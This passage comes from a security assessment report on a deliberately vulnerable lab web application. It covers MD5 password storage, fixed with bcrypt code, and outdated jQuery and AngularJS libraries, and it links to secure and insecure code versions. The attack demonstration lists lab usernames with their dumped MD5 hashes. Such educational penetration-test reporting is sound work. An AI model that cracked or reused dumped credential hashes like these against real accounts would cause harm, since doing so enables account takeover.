| **Attack Demonstration** |  <br>username \| password_md5_hash<br>Fay3 \| fcea920f7412b5da7be0cf42b8c93759<br>FAY4 \| e807f1fcf82d132f9bb018ca6738a19f<br>FAY5 \| d10906c3dac1172d4f60bd41f224ae75<br>FAY6 \| 45054f47ac3305a2a33e9bcceadff712<br>Remas \| 5dfe651f7f42f348ff61384efeeb42da<br>remas2 \| 4d6d955ca289f82e3a6e1f52f40108f3<br>  |
| **Remediation** | Remediation requires immediately ceasing the use of fast hash algorithms (like MD5) and replacing them with slow, salted algorithms specifically designed for passwords, such as bcrypt. As shown in the Secure Code, the remediation is implemented as follows:<br>• At Registration (/register): Use the bcrypt.hashSync() function to create a secure, salted hash of the password before storing it in the database. |

| | |
|---|---|
| | • At Login (/login): Use the bcrypt.compareSync() function to securely compare the user-inputted password against the stored hash in the database. |
| **Secure Code** | `const saltRounds = 10;`<br>`const passwordHash = bcrypt.hashSync(password, saltRounds);`<br>`const q = 'INSERT INTO users (username, password, role) VALUES (?, ?,'user')';`<br>`db.run(q, [cleanUsername, passwordHash], function(err){`<br>`if (err) return res.render('register', { message: 'Error or user exists' });`<br>`res.redirect('/login');`<br>`const q = 'SELECT * FROM users WHERE username = ?';`<br>`db.get(q, [cleanUsername], (err, row) => {`<br>`if (err) return res.send('DB error');`<br>`if (row && bcrypt.compareSync(password, row.password)) {` |

### 4.2 Medium Severity Findings

| **4.2.1Vulnerable and Outdated Components** | |
|---|---|
| **Severity** | Medium |
| **Domain** | /http://localhost:3000 |
| **Description** | It was discovered that the application is based on outdated software libraries (components) that have not been updated. The site loads very old versions of jQuery (version 1.11.0) and AngularJS (version 1.7.0). These older versions contain security vulnerabilities that are known and exposed to everyone, making it easier for attackers to exploit them. |
| **Impact** | This allows an attacker to exploit known vulnerabilities in these libraries to execute unauthorized codes (scripts) in the user's browser. This could distort the page content the user sees, steal sensitive information displayed by the browser, or redirect the user to malicious sites. |
| **Insecure Code** | `<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.7.0/angular.min.js"></script>`<br>`<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>` |
| **Attack Demonstration** |  |
| **Remediation** | The radical solution is to implement continuous management of component updates. This includes updating all libraries to the latest secure version, deleting any libraries or dependencies that the project does not need, as well as periodically checking with tools (such as npm audit) to detect new vulnerabilities as soon as they are announced. |
| **Secure Code** | `<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.7.1/jquery.min.js"></script>` |

## 5.Conclusion









This security assessment, based on Code Review and Penetration Testing, has concluded that the Fay Vulnerable Lab application suffers from critical weaknesses. The analysis confirmed the presence of 7 high-severity vulnerabilities and 1 Medium -severity vulnerabilities, which proves the application in its current state is susceptible to a full compromise.

We recommend the immediate remediation of all vulnerabilities documented in this report, and the implementation of the proposed "Secure Code" solutions to ensure the integrity of the application and user data.

## 6. Appendices

### Appendix A: Manual Static Analysis Discovery Log

This appendix provides the visual discovery log from the Static Analysis phase. Each entry demonstrates the exact search pattern used (grep command) and the corresponding insecure code snippet it discovered in the source code.

| Finding | Discovery Proof (Screenshot) |
|---|---|
| 4.1.1 |  |
| 4.1.2 |  |
| 4.1.3 |  |
| 4.1.4 |  |
| 4.1.5 |  |
| 4.1.6 |  |
| 4.1.7 |  |
| 4.2.1 |  |

## Appendix B: Source Code Links

This appendix provides links to the files used in the practical analysis within this report These links include a comparison between code written with secure practices and code containing security vulnerabilities.

**Secure Code Link:**
https://drive.google.com/file/d/1v0zcnhLNrgpzeWI_UIGIwjPxYSpypXIp/view?usp=drive_link

**Insecure Code Link:**
https://drive.google.com/file/d/1JBmE8gvlSuetM8e_nSsHn_N7fUzS8TVR/view?usp=drive_link